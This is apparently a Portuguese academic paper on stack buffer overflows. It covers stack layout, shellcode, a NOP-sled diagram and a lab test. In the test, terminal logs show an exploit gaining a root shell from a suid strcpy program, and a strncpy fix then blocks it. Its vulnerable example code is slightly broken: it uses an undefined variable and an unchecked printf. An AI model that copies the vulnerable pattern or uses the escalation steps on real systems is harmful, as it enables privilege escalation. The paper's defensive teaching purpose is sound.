Prevenindo e solucionando ataques de Buffer Overflow

Helder Dias Costa Flausino, Luís Augusto Mattos Mendes

FACEC – Universidade Presidente Antônio Carlos (UNIPAC)
Barbacena – MG – Brazil

helderflausino@gmail.com, luisaugustomendes@yahoo.com.br

Resumo. *Este artigo aborda a importância da segurança da informação, visando à proteção e a integridade dos dados de um sistema através da adoção das boas práticas de programação além da atualização de ferramentas com a finalidade de prevenir ou solucionar problemas em um sistema. Enfatizando o buffer overflow que sobrecarrega a execução do programa causando erros, falhas e até execução de novos códigos, muitas vezes maliciosos e que acabam elevando os privilégios do atacante. Por fim, apresenta algumas medidas, que se adotadas melhoram a qualidade final do software uma vez que inibem a execução de códigos arbitrários.*

Palavras-chave: *Exploit, buffer overflow, hacking, segurança.*

1. Introdução

Visto que segurança a respeito da informação é um assunto que sempre interessa a todos os tipos de usuários, seja o usuário comum, o gerente de banco de dados, o programador, o administrador de rede, o hacker, entre outros é notável a preocupação com o desenvolvimento de softwares cada vez mais elaborados, e com maior controle de qualidade. Mesmo que de forma simplificada, os dados de um sistema capaz de gerar uma informação sejam cuidadosamente protegidos, existe a grande preocupação em manter a integridade desses dados, além do acesso restrito aos mesmos. Assim, algumas medidas devem ser adotadas com a finalidade de melhoria do software e tornando-o mais seguro. O tema abordado no artigo, realizado através de referências bibliográficas e testes, busca solucionar e evitar o problema de *buffer overflow* ou estouro de pilha.

Pode-se entender que o *buffer overflow* é o resultado do armazenamento de uma quantidade maior de dados que sua capacidade suporta. [Inside 2004]

Ao executar programas, são criados processos de execução, estes são divididos em quatro regiões: texto, pilha, dados e *heap.* O *buffer* overflow baseado em estouro de pilha é fruto do comprometimento das regiões de texto, pilha ou dados, uma vez que a área de *heap* faz uma alocação dinâmica de memória. [Aranha 2003]

A região de texto refere-se ao código do programa, é fixa pelo programa e inclui as instruções propriamente ditas e os dados somente-leitura. Por esta razão, qualquer tentativa de sobrescrevê-la resulte em violação de segmentação.

A região de dados contém as variáveis globais e estáticas do programa.

A região *heap* permite a alocação dinâmica de memória por meio de chamadas da família malloc. A área de *heap* cresce em sentido oposto à pilha e em direção a esta.

A região da pilha é um bloco de memória contíguo utilizado para armazenar as variáveis locais, passar parâmetros para funções e armazenar os valores de retornos destas. O endereço de base da pilha é fixo e o acesso à estrutura é realizado por meio das instruções PUSH e POP implementadas pelo processador.

Visualizando a estrutura do *buffer* como uma pilha, ao exceder sua capacidade de armazenamento de dados, ocorre o "estouro". E este é o principal problema da pilha, uma vez que o atacante consegue se privilegiar do programa alvo alterando seu endereço de retorno para um código malicioso. O sucesso num ataque desse tipo permite ao atacante desde danos como o travamento de uma máquina à vantagens de um superusuário (*root*). [Inside 2004]

A substituição de comandos, a atualização do sistema e de compiladores que um desenvolvedor utiliza são alguns cuidados e medidas simples de se adotar a fim de se evitar possíveis ataques de estouro de pilha, isso porque com essas medidas, consegue-se inibir a passagem de dados extras para a pilha, evitando o problema de estouro de pilha.

Assim, torna-se de extrema importância gerenciar de maneira mais segura um sistema, a fim de evitar que a falha, ou a exploração destas ocorram. O gerenciamento envolve limitar benefícios de acesso a um arquivo; dificultar a escalada de privilégios; além de dificultar o roubo e a perda de informações sigilosas. Tomando por base essas considerações, o software se tornará um alvo menos vulnerável e menos propício a exploração de vulnerabilidades, o que em teoria o afasta da mira de hackers.

Existem três tipos de ataque considerados *buffer overflow*: baseado em estouro de pilha, baseado em *heap,* e baseado em retorno à *libC.* [Aranha 2003]

Esse artigo aborda o *buffer overflow* baseado em estouro de pilha, decorrente das falhas nas regiões de dados, texto e/ou pilha e está estruturado da seguinte forma: Introdução, Motivação, *Buffer Overflow,* Técnicas para evitar as vulnerabilidades, Testes realizados e Considerações finais.

2. Motivação

Frente à evolução dos mecanismos de ataque, as invasões e o constante aprimoramento dos invasores apesar da notável melhoria da qualidade do software, ainda é notável que etapas de testes muitas vezes não são realizadas da maneira mais adequada. Esse fator faz surgir a preocupação de usuários e empresas em evitar que sejam vitimados. Através das explicações do princípio do funcionamento dos métodos de ataque em nível *kernel*, o chamado *kernel hacking*, consegue-se uma compreensão que facilita a busca por melhorias em prol de um sistema mais seguro e/ou menos vulnerável.

3. *Buffer Overflow*

Buffers são áreas de memória criadas pelos programas para armazenar dados que estão sendo processados de maneira análoga. Neste artigo, visando uma melhor compreensão é possível referenciar *buffer* como pilha. Cada pilha tem um determinado tamanho que depende do tipo de dados que ele irá armazenar.

A situação de *buffer overflow* ocorre quando o programa recebe mais dados do que está preparado para armazenar na pilha. Desta forma, se o programa não foi

adequadamente escrito este excesso de dados pode acabar sendo armazenado em áreas de memória próximas o que acaba corrompendo dados ou travando o programa. Ainda há a possibilidade do mesmo ser executado que é a mais perigosa devido a uma possível escalada de privilégios. [Morimoto 2002]

O princípio básico do *buffer overflow* consiste em estourar o *buffer* e ao sobrescrever parte da pilha altera os valores das variáveis locais, parâmetros e/ou o endereço de retorno (*return address*). Ao alterar o endereço de retorno de uma função o *buffer overflow* faz com que o endereço aponte para uma área em que o código encontra-se armazenado. Normalmente o novo endereço apontado é um código malicioso dentro do próprio *buffer* estourado. Pode-se assim, executar códigos arbitrários com os privilégios do usuário que executa o programa vulnerável. Os principais alvos são serviços de sistema ou aplicações que executam com privilégios de superusuário. [Almeida 2003]

A Figura 1 representa a pilha do *buffer* após a inserção de alguns parâmetros:



Figura 1 – Pilha após chamada de função (*call*) [Vitali 2006]

Na Figura 1, é possível verificar a existência de dois registradores utilizados para controle de uma pilha. São eles: EBP e ESP, o primeiro EBP – *base pointer* é utilizado para indicar a base de uma pilha. Já o segundo, o registrador ESP – *stack pointer* é utilizado para indicar o topo de uma pilha. Uma pilha pode conter além do endereço de retorno, algumas variáveis, parâmetros e outros dados para controle da pilha, como os registradores acima citados.

A pilha é o enfraquecedor de toda essa estrutura uma vez que é possível alterar o valor do endereço de retorno do programa e redirecioná-lo para um código malicioso. Assim, os ponteiros de instruções como do processo ESP, que é o registrador que guarda o topo da lista, passam a ser controlados pelo atacante que pode fazer chamadas a funções disponíveis no sistema.

Devido ao fato da alteração do endereço de retorno poder ser feita pelo “estouro” de uma variável local alocada na pilha é que originou o nome *buffer overflow*. [Firewalls 2006]

3.1. *Shellcode*

Shellcode é um conjunto pequeno de instruções em *assembly* gerados a partir de um programa que foi codificado e compilado especificamente para a plataforma alvo[1] objetivando explorar uma vulnerabilidade e executar comandos arbitrários. Geralmente é comum ter como resultado a chamada de um interpretador de comandos ("*shell*") por isso o nome é "*shellcode*".

Shellcode em nível de *kernel* significa código de máquina. Por exemplo, nas janelas a instrução de conjunto do "eax" que é responsável em armazenar o valor de retorno de uma pilha, é transformada em 0x50. A instrução "nop" (*no operation*) que não faz nenhum tipo de alteração nos dados é transformada em 0x90. Essas alterações são os chamados *opcodes (operation codes)* correspondentes, ou seja, ao debugar um programa é possível verificar que as instruções equivalentes em código de máquina, possuem o seguinte formato 0xYY, onde Y é um caractere hexadecimal. Ao explorar uma vulnerabilidade o atacante controla o programa alvo para executar seu *shellcode*. [Camargo 2006]

Shellcodes são muito usados nos *exploits* (programas customizados para exploração de uma vulnerabilidade) como parte dos mesmos, "camuflando" as instruções arbitrárias, ou seja, são os códigos maliciosos que através de código de baixo nível realizam chamadas à funções do sistema a fim de se modificar por exemplo o status de um usuário, fazer chamadas de um novo interpretador de comandos (*shell).* [Hackerteen 2005]

3.2. *Exploit*

O termo *exploit*, que em português significa literalmente, explorar. No mundo virtual é usado comumente para referir-se a pequenos códigos de programas desenvolvidos especialmente para explorarem falhas introduzidas em aplicativos por erros involuntários de programação. [Almeida 2003]

Podem ser preparados para atacar um sistema local ou remotamente, variam muito quanto à sua forma e poder de ataque. Pelo fato de serem peças de código especialmente preparadas para explorarem falhas muito específicas, geralmente há um diferente *exploit* para cada tipo de aplicativo alvo, para cada tipo de falha ou para cada tipo de sistema operacional. [Almeida 2003]

Exploits que trabalham tentando fazer uma exploração de estouro de pilha, geralmente, obtém dois resultados, ou o travamento da máquina, ou a escalada de privilégios, caso o *exploit* tenha sido devidamente codificado e o código malicioso injetado e executado através do mesmo.

3.3. Tipos de ataque

Os tipos de ataque baseados em estouro de pilha acontecem quando, o atacante através de um exploit, estoura a capacidade de algum *buffer* e modifica o fluxo de execução do processo, possibilitando a execução de códigos arbitrários previamente injetados em alguma região, geralmente no próprio *buffer* estourado.

---

[1] Entende-se por plataforma alvo o tipo de processador

O princípio é estourar o buffer e sobrescrever parte da pilha, alterar o valor das variáveis locais, valores dos parâmetros e/ou endereço de retorno da pilha. Alterando o endereço de retorno para que ele aponte para a área em que o código a ser executado encontra-se armazenado (código malicioso dentro do próprio buffer estourado ou até algum trecho de código presente no programa vulnerável). [Aranha 2003]

3.3.1 *Stack Overflow*

Um processador é constituído por alguns registradores que servem para inserir e retirar pequenos dados que ficam armazenados para possíveis operações. Porém existe uma grande limitação sobre esses registradores no que refere-se à capacidade disponível de memória (somente alguns bits). Para aumentar essa capacidade existe a pilha que é uma região da memória que foi reservada para armazenar alguns dados do processamento de um programa.

O exemplo mais comum de *buffer overflow* é o *stack overflow*. *O* termo *stack overflow* vem do inglês *stack* que seria a pilha e *overflow* que é o ato de exceder a capacidade da pilha.

O código 1 apresenta um exemplo de código vulnerável a s*tack overflow*.

```
void ProcessaParam (char *arg);

void main (int argc, char *argv[]){
      if (arg > 1){
      printf("Param: %s\n", argv[1]);
      ProcessaParam(argv[1]);
      }
}
void ProcessaParam (char *arg){
      char buffer[10];
      strcpy(buffer, arg); /* PROBLEMA: se a string contida em arg
                                          tiver mais que 10 caracteres
                                          havera um "buffer overflow" */
      printf(buffer);
}
```

Código 1 – Exemplo de código vulnerável [Almeida 2003]

No Código 1, é possível observar que o método ProcessaParam faz uma chamada a função strcpy, que possui um elevado risco quando utilizada, podendo causar uma fragilidade quanto à estouro de pilha. Portanto, caso a string seja maior que 10 caracteres, que é o tamanho máximo do vetor *buffer*, a variável “arg” permitirá um ataque baseado em estouro de pilha. [Almeida 2003]

3.3.1.1 Funcionamento *Stack Overflow*

Um *stack overflow* representam programas que manipulam (recebem) variáveis necessitando de *buffers. Buffers* são posições de memória onde são guardados os dados

que as variáveis recebem. Quando se declara uma variável em um programa com tamanho X no momento da execução desse programa a variável aloca o espaço X e somente poderá ser utilizado por esta variável. Porém, o programa precisa de mais espaço para alocar outras variáveis e funções importantes como o endereço de retorno, por exemplo. Assim, quando coloca-se mais informações que o tamanho previsto pelo programa ocorre o estouro de pilha (*stack overflow)* que poderá causar o travamento do programa, erro ou até a execução de códigos arbitrários.

A região conhecida como *stack* ou pilha, é responsável por receber dados (argumentos) e passá-los para as funções. O nome *stack* que se dá a essa região é porque ela pode ser comparada a uma pilha, onde ao se preencher com dados, o último dado a entrar será o primeiro dado a sair (LIFO - *last in, first out.* Fazendo-se uma analogia com uma pilha de pratos, o prato da base da pilha é o ultimo a ser usado e o prato do topo, o primeiro).

Pilhas são geralmente utilizados em softwares básicos, incluindo compiladores e interpretadores, geralmente o C usa o *stack* quando passa parâmetros (argumentos) as suas funções. Em assembly são usados dois comandos para enviar e retirar dados do *stack* são eles *push* e *pop,* respectivamente. O primeiro insere dados na pilha, no topo. Enquanto o segundo recupera o último dado inserido também localizado no topo.

A Figura 3 apresenta o esquema do funcionamento do *stack overflow*.



Figura 3 – Esquema do *stack overflow* [Firewalls 2006]

É possível observar na Figura 3, que na pilha existem Parâmetros da função próximos à base, e logo a seguir o Endereço de retorno, que controla o fluxo de execução na pilha. É possível ver também a existência de um FP (*frame pointer*) que é utilizado para a criação e alocação dos dados na pilha, que se dá através do deslocamento entre a base da pilha e o FP, calculado então através deste processo armazenando algumas variáveis, inclusive o *buffer*-alvo que de acordo com a Figura 3 se encontra próximo ao topo da pilha.

Um *stack overflow* geralmente obedece a seguinte estrutura:

```
+--------------------+----------------------+----------------------+
| buffer[256]        |      variáveis       |         retorno      |
+--------------------+----------------------+----------------------+
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNCCCCCCCCCCCCCCCCCCCCCCCCCRRRRRRRRRRR

      Onde temos:
      N = NOP = 0x90 (lingaugem de maquina)
      C = ShellCode (código malicioso)
      R = Endereço que sobrescrevera o endereço de retorno
```

Diagrama 1 – Esquema do *stack overflow*

De acordo com o Diagrama 1, observa-se que diversas instruções NOP são utilizadas juntamente com o *shellcode* (código malicioso) para estourar a pilha e injetar o novo endereço de retorno representado por R, com a modificação desse endereço de retorno, é possível fazer um desvio no fluxo de execução e apontar, por exemplo para o inicio exato do *shellcode,* ou, alguma das instruções NOP, que não modificam nada, até que encontrem o C ou *shellcode* que fará as mudanças de privilégios através de chamadas de sistema em código de máquina.

A escalada de privilégios é conseguida, quando o endereço de retorno (*return address)* é alterado através do *exploit,* que sobrecarrega a pilha com dados inúteis (NOP) além do código malicioso (*shellcode*). O código malicioso por sua vez, após o estouro de pilha faz chamadas de sistema os quais atuam sobre os programas do superusuário ou com o *suid*[2] ativado, assim obtendo os privilégios do mesmo, uma vez que modificam o status do usuário atual (atacante). O *shellcode* deve possuir um tamanho exato para finalizar junto com o endereço de retorno adequado, pois dessa forma o programa termina sua execução, e o apontador do topo da pilha poderá chamar a próxima instrução a ser executa normalmente como se o programa não tivesse sofrido nenhuma alteração. Ao final do processo, o atacante já terá obtido sua escalada de privilégios.

4. Técnicas para evitar as vulnerabilidades

A solução tradicional é utilizar funções de biblioteca que não apresentem problemas relacionados a *buffer overflow*. A solução na biblioteca padrão é utilizar as funções strncpy e strncat que recebem como argumento o número máximo de caracteres copiados entre as strings. [Firewalls 2006]

A Tabela 1 abaixo apresenta as funções nativas da linguagem c e seus respectivos riscos.

Função	Risco	Solução
gets()	Extremo	Usar fgets(buffer, tamanho stdin)
Strcpy()	Alto	Usar strncpy() ou strlcpy()
Strcat()	Alto	Usar strncat() ou strlcat()
Sprintf()	Alto	Usar snprintf
Scanf()	Alto	Utilizar especificadores para limitar tamanho
getc()	Moderado	Ao utilizar esta função num loop, verificar buffer destino
fgets()	Baixo	Verificar se o tamanho do destino suporta o argumento da função
snprintf	Baixo	Verificar se o tamanho do destino suporta o argumento da função

TABELA 1 – Riscos de funções [Firewalls 2006]

A Tabela 1 apresenta os níveis de risco na utilização das funções com o intuito de evitar a ocorrência de estouro de *buffer*. Assim, os níveis de risco são qualificados

[2] *Suid* – capacidade de alguns sistemas, utilizado para que determinados programas rodem com permissões de superusuário (root)

em Extremo, Alto, Moderado e Baixo. Entende-se como risco Extremo aquele que torna o software extremamente vulnerável a um estouro de pilha; Alto grande risco de tornar o software vulnerável a estouro de pilha; o Moderado é caracterizado por um risco médio, pois com uma simples verificação de *buffer* de destino podemos evitar que um *buffer overflow* ocorra; já o Baixo é facilmente prevenido quando também é feito uma verificação entre o tamanho do destino e o argumento da função.

Deve haver controle no argumento fornecido para que ele não exceda o tamanho da string de destino, ou então teremos novamente um código vulnerável. A função sprintf(n) também pode ser utilizada, desde que se forneça na string de formato o número máximo de caracteres a serem impressos na string de destino, e que este número seja compatível com a sua capacidade.

Existem soluções em bibliotecas distintas do padrão, como a Libmib e a Libsafe. A Libmib programa a realocação dinâmica das strings quando o seu tamanho é ultrapassado e a Libsafe contém versões modificadas das funções suscetíveis a *buffer overflow*.

Além das funções e bibliotecas, outras recomendações passam pela utilização de compiladores com checagem de limite, aplicação de *patches* que impossibilitem ao Sistema Operacional a execução de código na pilha ou *heap*[3].

5. Testes realizados

Os testes foram realizados no seguinte ambiente: processador - Athlon XP 2600+, memória – 1GB DDR, disco rígido – 80GB, sistema operacional – Kurumin Linux 3 (*kernel* 2.4.22), linguagem C utilizada para escrever os programas, e o compilador gcc para a compilação dos mesmos.

Os algortimos utilizados se encontram na seção de anexos. O primeiro é o algoritmo “programa1.c” vulnerável à *stack overflow*, onde a vulnerabilidade surge com o uso da função “strcpy”, pois esta não faz nenhum tipo de checagem de limites de armazenamento de dados, e uma sobrecarga de dados se torna possível.

O segundo, é o *exploit* “exploit.c” utilizado para explorar a vulnerabilidade do primeiro algoritmo, sobrescrevendo dados da pilha com instruções NOP (*no operation)*, ou seja, instruções que não fazem nada, apenas preenchem a pilha, além do *shellcode* que faz a execução dos códigos arbitrários (escalada de privilégios, por exemplo) e o novo endereço de retorno calculado através da função “pega_esp()”. Esses dados sobrescrevem a pilha e o novo endereço de retorno aponta para alguma instrução NOP, que não faz nada até que o *shellcode* seja executado.

O terceiro algoritmo “programa2.c”, é o código corrigido através de uma simples alteração de funções. A função “strcpy” substituída por “strncpy” que faz checagem de limites de armazenamento entre a origem e o destino dos dados. Portanto uma sobrecarga de dados não é possível quando a função “strncpy” é utilizada corretamente, pois a função verifica se o destino suporta os dados que estão sendo passados pela origem.

---

[3] *Heap* - permite a alocação dinâmica de memória por meio de chamadas da família malloc. A área de heap cresce em sentido oposto à pilha e em direção a esta.

5.1. Execução dos testes

Primeiramente, é preciso compilar os códigos através do compilador gcc. O compilador recebe dois parâmetros o código fonte e o nome de saída (*output*) através do parâmetro "-o" nomeSaida:

```
helder@localhost:/stack_overflow$ gcc -o vuln01 programa1.c
helder@localhost:/stack_overflow$ ./vuln01
Uso: ./vuln01 <string>
helder@localhost:/stack_overflow$ ./vuln01 helder
Voce digitou: helder
helder@localhost:/stack_overflow$
```

Código 2 – Compilando o programa vulnerável

Com o programa1 compilado, é possível executar o programa "vuln01" que recebe como parâmetro uma cadeia de caracteres e então imprime na tela essa mesma cadeia.

Como o código do "programa1.c" está vulnerável à *stack overflow*, é possível uma sobrecarga a fim de se obter um estouro da pilha, uma sobrecarga pode por conseqüência causar uma falha de segmentação devido o comprometimento da pilha, veja o código 3.

```
helder@localhost:/stack_overflow$ ./vuln01 `perl -e 'print "A"x300;'`
Voce digitou: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAA
Falha de segmentação
helder@localhost:/stack_overflow$
```

Código 3 – Estouro de pilha do programa vulnerável

Nota-se que através do auxílio da linguagem Perl o caractere "A" é passado 300 vezes como parâmetro para o programa "vuln01", causando um estouro de pilha, consequentemente uma "Falha de segmentação" devido ao tamanho excessivo desse parâmetro e alteração dos dados previamente inseridos na pilha.

Para a exploração do "vuln01", foi utilizado o "exploit.c" também compilado através do gcc, funciona da seguinte forma: função "pega_esp()" retorna o valor do topo da pilha que é usado para saber exatamente a partir de onde começar a sobrescrever os dados da pilha, com instruções NOP, além do *shellcode* em direção a base da pilha, pois

o endereço de retorno que precisa ser sobrescrito, ocupa uma região de memória mais próxima à base da pilha.

```
helder@localhost:/stack_overflow$ gcc exploit.c -o xpl
helder@localhost:/stack_overflow$ ./xpl 600
Novo endereco: 0xbffff461
Colocado 203 NOPs
Voce digitou: Ã«^1Ã€FF
(lixos de memoria)
sh-2.05b$ exit
exit
```

Código 4 – Compilando e executando o exploit

A partir do "exploit.c" através do gcc foi gerado o "xpl" que recebe como parâmetro um valor corresponde ao deslocamento necessário para que o exploit execute a partir de alguma instrução NOP ou execute exatamente no início do *shellcode* para que o resultado do mesmo seja satisfatório sem causar uma falha de segmentação.

Como já mencionado, programas com *suid* ativado permitem que programas rodem com permissões de superusuário (*root*), e como o *shellcode* se aproveita desta capacidade fazendo uma mudança no "uid" e "gid" ambos para 0 (zero), ou seja, status de *root*, ao final, ainda fazendo uma chamada a um novo interpretador de comandos (*shell)*. A seguir o código necessário para ativar o *suid* do "vuln01" bem como a mudança de dono (*owner*) do programa, que passará a ser do *root* do sistema.

```
helder@localhost:/stack_overflow$ su
Password:
root@localhost:/stack_overflow# chown root.root vuln01
root@localhost:/stack_overflow# chmod 4755 vuln01
root@localhost:/stack_overflow# exit
exit
helder@localhost:/stack_overflow$ ./xpl 600
Voce digitou: â–'ÃµÃ¿Â¿â–'ÃµÃ¿Â¿â–'ÃµÃ¿Â¿â–'ÃµÃ¿Â¿â–'ÃµÃ¿Â¿â–'ÃµÃ¿Â¿â–'ÃµÃ¿Â¿
sh-2.05b# id
uid=0(root) gid=0(root)
sh-2.05b#
```

Código 5 – Elevação de privilégios através do Buffer Overflow

Primeiramente, é necessário fazer *login* como *root*, foi utilizado o comando "su" para este propósito. Depois com o auxílio do comando "chown" a mudança de dono do arquivo "vuln01" foi efetuada, mudando-o para *root.* E com o comando "chmod" foi ativado o *suid* para o programa vuln01 bem como permissão para executar o programa por qualquer usuário.

Para verificar a eficiência do *exploit*, é feito o *logoff* do usuário *root*, e executa-se o *exploit*, como feito no Código 4, porém nota-se uma diferente mensagem na tela,

em que o interpretador de comandos é outro, nesse caso o novo interpretador de comandos é o "/bin/sh" chamado através do *shellcode*, agora com o status de *root* torna-se possível comprovar essa escalada de privilégios através do comando "id" que informa o uid e gid do usuário atual, ambos retornam 0 (zero) indicando que o usuário é um *root*.

Para correção do problema, foi necessária uma simples mudança de funções: "strcpy" substituída por "strncpy", isso é suficiente para corrigir o problema, porque essa segunda função faz uma checagem de limite, portanto, verifica se o destino consegue armazenar o que a origem está tentando enviar. Caso, não suporte todos os dados, a função armazena somente os dados que não sobrecarregam a variável, pois foi previamente estipulado um tamanho limite junto a função "strncpy" (que deve ser no máximo do mesmo tamanho da variável) sendo assim, o programa não pode mais sofrer falhas de segmentação, pois a pilha não pode mais ser danificada com a sobrecarga de dados.

```
helder@localhost:/stack_overflow$ gcc -o prgSafe programa2.c
helder@localhost:/stack_overflow$ ./prgSafe
Uso: ./prgSafe <string>
helder@localhost:/stack_overflow$ ./prgSafe helder
Voce digitou: helder

helder@localhost:/stack_overflow$ ./prgSafe `perl -e 'print "A"x300;'`

Voce digitou:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAA

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAA

AAAAAAAAAAAAAAAAAAAAAAAAAAAA ☺►aÐ‼@

helder@localhost:/stack_overflow$
```

Código 6 – Verificação de correção 1

O "programa2.c" compilado através do gcc, tem seu nome de saída "prgSafe", que após uma tentativa simples de sobrecarga de dados, nota-se que não acontece nenhum tipo de falha de segmentação como no programa "vuln01" que permite que essa sobrecarga danifique a pilha. O programa "prgSafe" não aloca esses dados extras na variável, eliminando assim o risco de estouro de pilha, porém é possível notar que alguns símbolos foram exibidos na tela (lixo de memória), estes servem para indicar ao usuário que existe uma sobrecarga de dado, embora não causam nenhum dano neste momento, já que não são alocados na pilha.

Um último teste foi realizado alterando-se apenas uma linha do "exploit.c": "`execl("./vuln01", "vuln01", buffer, 0);`" mudando para:

"`execl("./prgSafe", "prgSafe", buffer, 0);`"

Esta mudança é necessária, pois agora o alvo do *exploit* não é mais o programa "vuln01" e sim o novo programa "prgSafe", então deve-se modificar a linha em questão, compilar o novo *exploit*, e refazer os mesmos testes realizados no Código 5. Deve ser setado um novo dono para o programa alvo (*root)*, ativar o *suid* para o mesmo, além da permissão para execução do programa por qualquer usuário, através dos comandos já mencionados "chown" e "chmod".

```
helder@localhost:/stack_overflow$ gcc exploit.c -o xpl2
helder@localhost:/stack_overflow$ su
Password:
root@localhost:/stack_overflow# chown root.root prgSafe
root@localhost:/stack_overflow# chmod 4755 prgSafe
root@localhost:/stack_overflow# exit
exit
helder@localhost:/stack_overflow$ ./xpl2 600
Voce digitou: â–'ÃµÃ¿Â¿â–'ÃµÃ¿Â¿â–'ÃµÃ¿Â¿â–'ÃµÃ¿Â¿â–'ÃµÃ¿Â¿â–'ÃµÃ¿Â¿â–'ÃµÃ¿Â¿â–'ÃµÃ¿Â¿
helder@localhost:/stack_overflow$ id
uid=1000(helder) gid=513(Nenhum)
helder@localhost:/stack_overflow$
```

Código 7 – Verificação de correção 2

Ao executar o *exploit* "xpl2", é possível notar que o mesmo tenta fazer a sobrecarga de dados, porém, como o problema foi resolvido, os códigos maliciosos (*shellcode)* não foram injetados na pilha, logo os comandos arbitrários responsáveis pela escalada de privilégios não foram executados e o *exploit* se tornou inútil.

6. Considerações Finais

O *kernel hacking* é uma ameaça que deve ser levada em consideração pelos programadores, uma vez que, ao ser explorado por pessoa mal intencionada pode representar um grande perigo. Ao permitir que pessoas externas aos usuários da organização tenham acesso com privilégios em todos os níveis incluindo o nível de *root*, o sistema se torna extremamente vulnerável, comprometendo a segurança em todos os níveis.

Apesar de não parecer trivial num primeiro momento para os leigos, também não é tão complicado para quem possui conhecimentos de programação e arquitetura de computadores a prevenção de pequenos erros não é algo tão complexo. Equipes de segurança utilizam-se dessas técnicas de ataque para a geração de soluções, bem como novas funcionalidades para o software.

Portanto, o programador deve sempre estar atento a erros comuns de programação, evitar, por exemplo, comandos que podem causar *buffer overflow*, tais como strcpy, que deve ser substituída por strncpy, a não checagem de valores e tamanhos das variáveis, faz com que codificar software seguro seja difícil. Além dessas preocupações é sempre recomendável a instalação de *patches* de correções e atualização

constante das ferramentas que possui, inclusive do Sistema Operacional ou o kernel do seu sistema, quando possível.

O número de vulnerabilidades a *buffer overflow* encontrados foi impressionante: de 4865 vulnerabilidades registadas, 3206 resultam de erros de validação de "input" (aproximadamente 66%) dessas, 586 são "buffer overflows" (aprox. 12% do total). Portanto, cuidados relacionados à *buffer overflow* devem ser adotados, pois ainda hoje são um alvo muito constante e apresentam um grande risco. [Database 2005]

Embora tratar e evitar esse tipo de problema não seja difícil, notamos que muitas vezes os devidos testes que os padrões de projeto sugerem, não são devidamente seguidos ou acabam apresentando falhos e pequenos descuidos podem acabar passando dentre as várias linhas de código, logo medidas importantes de serem tomadas no Sistema Operacional devem ser implementadas, como instalação de *patches* que impossibilitem a execução de códigos em outras áreas fora da pilha, inserção de códigos arbitrários na pilha, checagem de parâmetros, etc. Além desses, vale lembrar que cuidados extras devem ser tomados quando um software requer privilégios de superusuário para executar.

Apesar do amplo estudo realizado sobre *buffer overflow* é importante salientar que o artigo engloba apenas um método de exploração: baseado em estouro de pilha. Assim, fica a sugestão de pesquisa dos demais assuntos referentes ao tema para conclusões e desenvolvimentos futuros.

Referências

Almeida, A., Rodrigues. (2003) "Como funcionam os exploits", http://www.firewalls.com.br/files/alexisExploit.pdf, Fevereiro.

Aranha, D., Freitas. (2003) "Tomando o controle de programas vulneráveis a *buffer overflow*", http://www.cic.unb.br/docentes/rezende/trabs/buffer_overflow.htm, Maio.

Camargo, L. Fernando. (2006) "Criando Shellcodes - Altamente Técnico", http://www.firewalls.com.br/files/shellcode.pdf, Fevereiro.

Database, N. Vulnerability. (2005) "CVE and CCE Statistics Query Page", http://nvd.nist.gov/statistics.cfm, Fevereiro.

Firewalls. (2006) "Explorando Buffer Overflows - Técnicas de Invasão" - http://www.firewalls.com.br/files/buffer.pdf, Fevereiro.

Hackerteen, Projeto IBM. (2005) "Shellcode", http://www.hackerteen.com.br/gibi_3/24.php, Abril.

Inside, Hacker. (2004) " Hacker Inside Top Secret – Volume 5", Editado por Flávio Tâmega, Alexandre Arima e Ally Junio, Brasil, Editora Gráfica Terra Ltda.

Morimoto, E. Carlos. (2002) "Guia completo de Redes" http://www.guiadohardware.net/livros/, Janeiro.

